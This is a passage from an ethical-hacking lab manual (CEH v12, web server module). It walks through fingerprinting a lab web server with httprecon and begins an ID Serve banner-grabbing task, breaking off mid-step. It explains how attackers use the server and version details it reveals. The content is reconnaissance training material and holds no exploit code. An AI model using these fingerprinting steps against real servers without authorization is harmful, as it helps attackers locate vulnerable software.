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
httprecon is a tool for advanced web server fingerprinting. This tool performs banner-grabbing attacks, status code enumeration, and header ordering analysis on its target web server.

Here, we will use the httprecon tool to gather information about a target web server.

1. Turn on the **Windows 11** virtual machine.
2. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.

   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.
3. Navigate to **E:\CEH-Tools\CEHv12 Module 13 Hacking Web Servers\Web Server Footprinting Tools\httprecon**, right-click **httprecon.exe**, and, from the context menu, click **Run as administrator** double-click to launch the application.

   Note: If a **User Account Control** pop-up appears, click **Yes**.
4. Main window of **httprecon** appears, enter the website URL (here, **www.certifiedhacker.com**) that you want to footprint and select **port number (80)** in the **Target** section.



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
5. Click **Analyze** to start analyzing the designated website.
6. A **footprint** of the website appears, as shown in the screenshot.



7. Look at the **Get existing** tab, and observe the server (**nginx**) used to develop the webpages.
8. When attackers obtain this information, they research the vulnerabilities present in **nginx** and try to exploit them, which results in either full or partial control over the web application.
9. Click the **GET long request** tab, which lists all GET requests. Next, click the **Fingerprint Details** tab.

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

10. The details displayed in the screenshot above include the name of the protocol the website is using and its version.
11. By obtaining this information, attackers can manipulate HTTP vulnerabilities in order to perform malicious activities such as sniffing over the HTTP channel, which might result in revealing sensitive data such as user credentials.
12. This concludes the demonstration of how to gather information about the target web server using httprecon.
13. Close all open windows on the **Windows 11** machine.

Task 4: Footprint a Web Server using ID Serve

Pen testers must be familiar with banner grabbing techniques to monitor servers and ensure compliance and appropriate security updates. This technique also helps in locating rogue servers or determining the role of servers within a network. This lab manual helps understand and learn the banner grabbing technique using ID Serve, which allows an attacker to determine a remote target system.

ID Serve is a simple Internet server identification utility. Following is a list of its capabilities:

- HTTP server identification
- Non-HTTP server identification

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
- Reverse DNS lookup

1. In the **Windows 11** virtual machine, navigate to **E:\CEH-Tools\CEHv12 Module 13 Hacking Web Servers\Web Server Footprinting Tools\ID Serve** and double-click 